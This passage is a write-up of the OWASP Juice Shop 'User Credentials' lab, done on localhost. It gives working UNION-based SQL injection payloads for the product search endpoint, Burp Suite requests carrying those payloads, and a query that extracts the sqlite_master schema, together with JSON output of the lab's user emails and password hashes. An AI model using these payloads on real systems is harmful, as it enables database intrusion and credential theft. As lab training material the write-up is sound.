 ▼ id: "CREATE TABLE `Wallets` ('UserId' INTEGER REFERENCES 'Users' ('id') ON DELETE NO ACTION ON UPDATE CASCADE, 'id' INTEGER PRIMARY KEY AUTOINCREMENT, 'balance' INTEGER DEFAULT 0, 'createdAt' DATETIME NOT NULL, 'updatedAt' DATETIME NOT NULL)"
 name: 2
 description: 3
 price: 4

But this vulnerability is very similar to the one we will be exploiting in the challenge to get the user data and therefore I will discuss it after discussing how to get users' data.

For now, from the database schema, we can see that the table from which we need the data is called users and the fields we require are id, email, password.

Finding User's Data

To Complete this problem I first displayed all the products available in the juice shop from the search bar.



A screenshot of a browser window titled "kali-linux-2022.3-vmware-amd64 - VMware Workstation 16 Player (Non-commercial use only)". The address bar shows "localhost:3000/rest/products/search". The page content is a JSON response with the following structure:

```
status: "success"
data:
  0:
    id: 1
    name: "Apple Juice (1000ml)"
    description: "The all-time classic."
    price: 1.99
    deluxePrice: 0.99
    image: "apple_juice.jpg"
    createdAt: "2022-11-17 10:59:31.428 +00:00"
    updatedAt: "2022-11-17 10:59:31.428 +00:00"
    deletedAt: null
  1:
    id: 24
    name: "Apple Pome"
    description: "Finest pressings of apples. Allergy disclaimer: Might contain traces of worms. Can be <a href=\"/#recycle\">sent back to us</a> for recycling."
    price: 0.89
    deluxePrice: 0.89
    image: "apple_pressings.jpg"
    createdAt: "2022-11-17 10:59:31.433 +00:00"
    updatedAt: "2022-11-17 10:59:31.433 +00:00"
    deletedAt: null
  2:
    id: 6
    name: "Banana Juice (1000ml)"
    description: "Monkeys love it the most."
    price: 1.99
    deluxePrice: 1.99
    image: "banana_juice.jpg"
    createdAt: "2022-11-17 10:59:31.429 +00:00"
    updatedAt: "2022-11-17 10:59:31.429 +00:00"
    deletedAt: null
  3:
    id: 42
    name: "Bect Juice Shop Salesman Artwork"
    description: "Unique digital painting depicting Stem, our most qualified and almost profitable salesman. He made a successful career in selling used ships, coffins, krypts, crosses, real estate, life insurance, restaurant supplies, voodoo enhanced asbestos and courtroom souvenirs before <em>finally</em> adding his expertise to the Juice Shop marketing team."
    price: null
    deluxePrice: null
    image: null
    createdAt: null
    updatedAt: null
    deletedAt: null
```

To release input, press Ctrl+Alt

Methodology: I can union the user's data with the product data to get information about users, this is also a form of SQL Injection attack.

Here I can see that the product data have 9 fields so therefore while performing the UNION I will have to take 9 fields. But I only need the id, email, password of the user.

So I can design an SQL query like

```
search = "))union select id,email,password,4,5,6,7,8,9 from users --"
```

But this will also show the products

So I further modified it as

```
search = "product'))union select id,email,password,4,5,6,7,8,9 from users --"
```

Since there is no product = "product" I will only get the users.



```
localhost:3000/rest/products/search?q=product) union select id,email,password,4,5,6,7,8,9,20% from users - 120% ☆ ⓘ
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
JSON Raw Data Headers
Save Copy Pretty Print
{"status": "success", "data": [{"id": 1, "name": "admin@juice-sh.op", "description": "01920237bbd72350516f069df18b599", "price": 4, "deluxePrice": 5, "image": 6, "createdAt": 7, "updatedAt": 8, "deletedAt": 9}, {"id": 2, "name": "jim@juice-sh.op", "description": "e541c7e7cf72bd826474fc1b3e5e45", "price": 4, "deluxePrice": 5, "image": 6, "createdAt": 7, "updatedAt": 8, "deletedAt": 9}, {"id": 3, "name": "bender@juice-sh.op", "description": "0c36e517e3fa5aabb1bbfcf6744ae4f", "price": 4, "deluxePrice": 5, "image": 6, "createdAt": 7, "updatedAt": 8, "deletedAt": 9}, {"id": 4, "name": "joern.klimmt@gmail.com", "description": "ed6d99726cd873c39e41ae8757b8c", "price": 4, "deluxePrice": 5, "image": 6, "createdAt": 7, "updatedAt": 8, "deletedAt": 9}, {"id": 5, "name": "ciso@juice-sh.op", "description": "3809433744ed3925621938a3b3", "price": 4, "deluxePrice": 5, "image": 6, "createdAt": 7, "updatedAt": 8, "deletedAt": 9}, {"id": 6, "name": "m0n0@juice-sh.op", "description": "f2193d3bb0ba845f8a0cd2c8d953bc0", "price": 4, "deluxePrice": 5, "image": 6, "createdAt": 7, "updatedAt": 8, "deletedAt": 9}, {"id": 7, "name": "j129340@juice-sh.op", "description": "3c2ab404e46a6a813270a3e7147b7", "price": 4, "deluxePrice": 5, "image": 6, "createdAt": 7, "updatedAt": 8, "deletedAt": 9}, {"id": 8, "name": "wurstbrot@juice-sh.op", "description": "9a5d5b8228285832128288491ed", "price": 4, "deluxePrice": 5, "image": 6, "createdAt": 7, "updatedAt": 8, "deletedAt": 9}, {"id": 9, "name": "amy@juice-sh.op", "description": "7f3113b2e16fa8f41bd81a385106810", "price": 4, "deluxePrice": 5, "image": 6, "createdAt": 7, "updatedAt": 8, "deletedAt": 9}, {"id": 10, "name": "björnejuice@juice-sh.op", "description": "b10783b9ed19e1e01d3a27699f0895", "price": 4, "deluxePrice": 5, "image": 6, "createdAt": 7, "updatedAt": 8, "deletedAt": 9}, {"id": 11, "name": "chris.pike@juice-sh.op", "description": "903789f272d4b403228a68637", "price": 4, "deluxePrice": 5, "image": 6, "createdAt": 7, "updatedAt": 8, "deletedAt": 9}, {"id": 12, "name": "d33f3333333333333333333333333333", "description": "f0e1c2a0373baf8faedc928a04e229", "price": 4, "deluxePrice": 5, "image": 6, "createdAt": 7, "updatedAt": 8, "deletedAt": 9}, {"id": 13, "name": "b1peren@owasp.org", "description": "108783b2e9697949801936be042e66", "price": 4, "deluxePrice": 5, "image": 6, "createdAt": 7, "updatedAt": 8, "deletedAt": 9}, {"id": 14, "name": "chris.pike@juice-sh.op", "description": "903789f272d4b403228a68637", "price": 4, "deluxePrice": 5, "image": 6, "createdAt": 7, "updatedAt": 8, "deletedAt": 9}, {"id": 15, "name": "accountant@juice-sh.op", "description": "903789f272d4b403228a68637", "price": 4, "deluxePrice": 5, "image": 6, "createdAt": 7, "updatedAt": 8, "deletedAt": 9}, {"id": 16, "name": "uvogin@juice-sh.op", "description": "903789f272d4b403228a68637", "price": 4, "deluxePrice": 5, "image": 6, "createdAt": 7, "updatedAt": 8, "deletedAt": 9}, {"id": 17, "name": "demo", "description": "f0e1c2a0373baf8faedc928a04e229", "price": 4, "deluxePrice": 5, "image": 6, "createdAt": 7, "updatedAt": 8, "deletedAt": 9}, {"id": 18, "name": "john@juice-sh.op", "description": "00479697b024c259e744748e4d5", "price": 4, "deluxePrice": 5, "image": 6, "createdAt": 7, "updatedAt": 8, "deletedAt": 9}, {"id": 19, "name": "emma@juice-sh.op", "description": "402f1c4a75e316a9c5a6e3117739", "price": 4, "deluxePrice": 5, "image": 6, "createdAt": 7, "updatedAt": 8, "deletedAt": 9}, {"id": 20, "name": "stan@juice-sh.op", "description": "e948a3343d004e47f3f3db88e0a4", "price": 4, "deluxePrice": 5, "image": 6, "createdAt": 7, "updatedAt": 8, "deletedAt": 9}]}]
```

I have also attached a file with data of the users.

Challenge Completed

You successfully solved a challenge: User Credentials (Retrieve a list of all user credentials via SQL Injection.)

All Products

Product	Description	Price
	Apple Juice (1000ml)	1.99¤
	Apple Pomace	0.89¤
	Banana Juice (1000ml)	1.99¤
	Best Juice Shop Salesman Artwork	5000¤
	Orange Juice	1.99¤
	Exoticfruit juice	1.99¤
	Green juice	1.99¤

Alternatively, I could have also done this using BurpSuite Proxy.

The screenshot shows the BurpSuite interface with the 'Proxy' tab selected. The main pane displays a list of network requests. A specific request (ID 27) is selected, and its details are shown in the 'Request' and 'Response' panes. The 'Inspector' pane on the right shows the request and response headers.

Request:

```

1 GET /rest/products/search?q= HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0)
4 Gecko/20100101 Firefox/91.0
5 Accept: application/json, text/plain, */*
6 Accept-Language: en-US, en;q=0.5
7 Accept-Encoding: gzip, deflate
8 X-User-Email: admin@ or 1=1 --
9 Connection: close
10 Referer: http://localhost:3000/
11 Cookie: language=en; welcomebanner_status=dismiss;
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 If-None-Match: W/"3250-ot5hEmMwLxHEvHC1VUyDPn40UoA"
16

```

Response:

```

1 HTTP/1.1 304 Not Modified
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#jobs
7 ETag: W/"3250-ot5hEmMwLxHEvHC1VUyDPn40UoA"
8 Date: Sun, 20 Nov 2022 18:28:08 GMT
9 Connection: close
10
11

```

Inspector:

- Request Attributes: 2
- Request Query Parameters: 1
- Request Cookies: 3
- Request Headers: 13
- Response Headers: 8

Send the request to the repeater.

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

1 x +

Send Cancel < > []

Target: http://localhost:3000 | HTTP/1

Request Response Inspector

Request Attributes 2

Request Query Parameters 1

Request Body Parameters 0

Request Cookies 3

Request Headers 13

Response Headers 11

Request

```
Pretty Raw Hex
1 GET /rest/products/search?q=
product'))UNION%20SELECT%20id,email,password,4,5,6,7,8,9%20FROM%20use
rs - HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US, en;q=0.5
6 Accept-Encoding: gzip, deflate
7 X-User-Email: admin' or l=l --
8 Connection: close
9 Referer: http://localhost:3000/
10 Cookie: language=en; welcomebanner_status=dismiss;
  cookieconsent_status=dismiss
11 Sec-Fetch-Dest: empty
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Site: same-origin
14 If-None-Match: W/"3250-ot5hEmMwLxHvHc1VUyDPn40UoA"
15
16
```

Response

```
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: #/jobs
7 Content-Type: application/json; charset=utf-8
8 ETag: W/"cf3-9ysPPdvh#BGSag4FADATkQFq5M"
9 Vary: Accept-Encoding
10 Date: Sun, 20 Nov 2022 18:42:32 GMT
11 Connection: close
12 Content-Length: 3315
13
14 {
  "status": "success",
  "data": [
    {
      "id": 1,
      "name": "admin@juice-sh.op",
      "description": "0192023a7bbd73250516f069df18b500",
      "price": 4,
      "deluxePrice": 5,
      "image": 6,
      "createdAt": 7,
      "updatedAt": 8,
      "deletedAt": 9
    },
    {
      "id": 2,
      "name": "jim@juice-sh.op",
      "description": "e541ca7ecf72b8d1286474fc619e5e45",
      "price": 4,
      "deluxePrice": 5,
      "image": 6,
      "createdAt": 7,
      "updatedAt": 8,
      "deletedAt": 9
    },
    {
      "id": 3,
      "name": "bender@juice-sh.op",
      "description": "0c36e517e3fa95aabf1bbffcc6744a4ef",
      "price": 4,
      "deluxePrice": 5,
      "image": 6,
    }
  ]
}
```

0 matches 0 matches

Search... Done 3,674 bytes | 13 millis

In the repeater, we can add our SQL Injection query to get the user data as a response.

Note:

Now that we know how to do an SQL Injection, I did the same for getting the database schema of the web server with the query `search = "product'))union select sql,2,3,4,5,6,7,8,9 from sqlite_master --"`

Rest of the methodology of same as discussed above.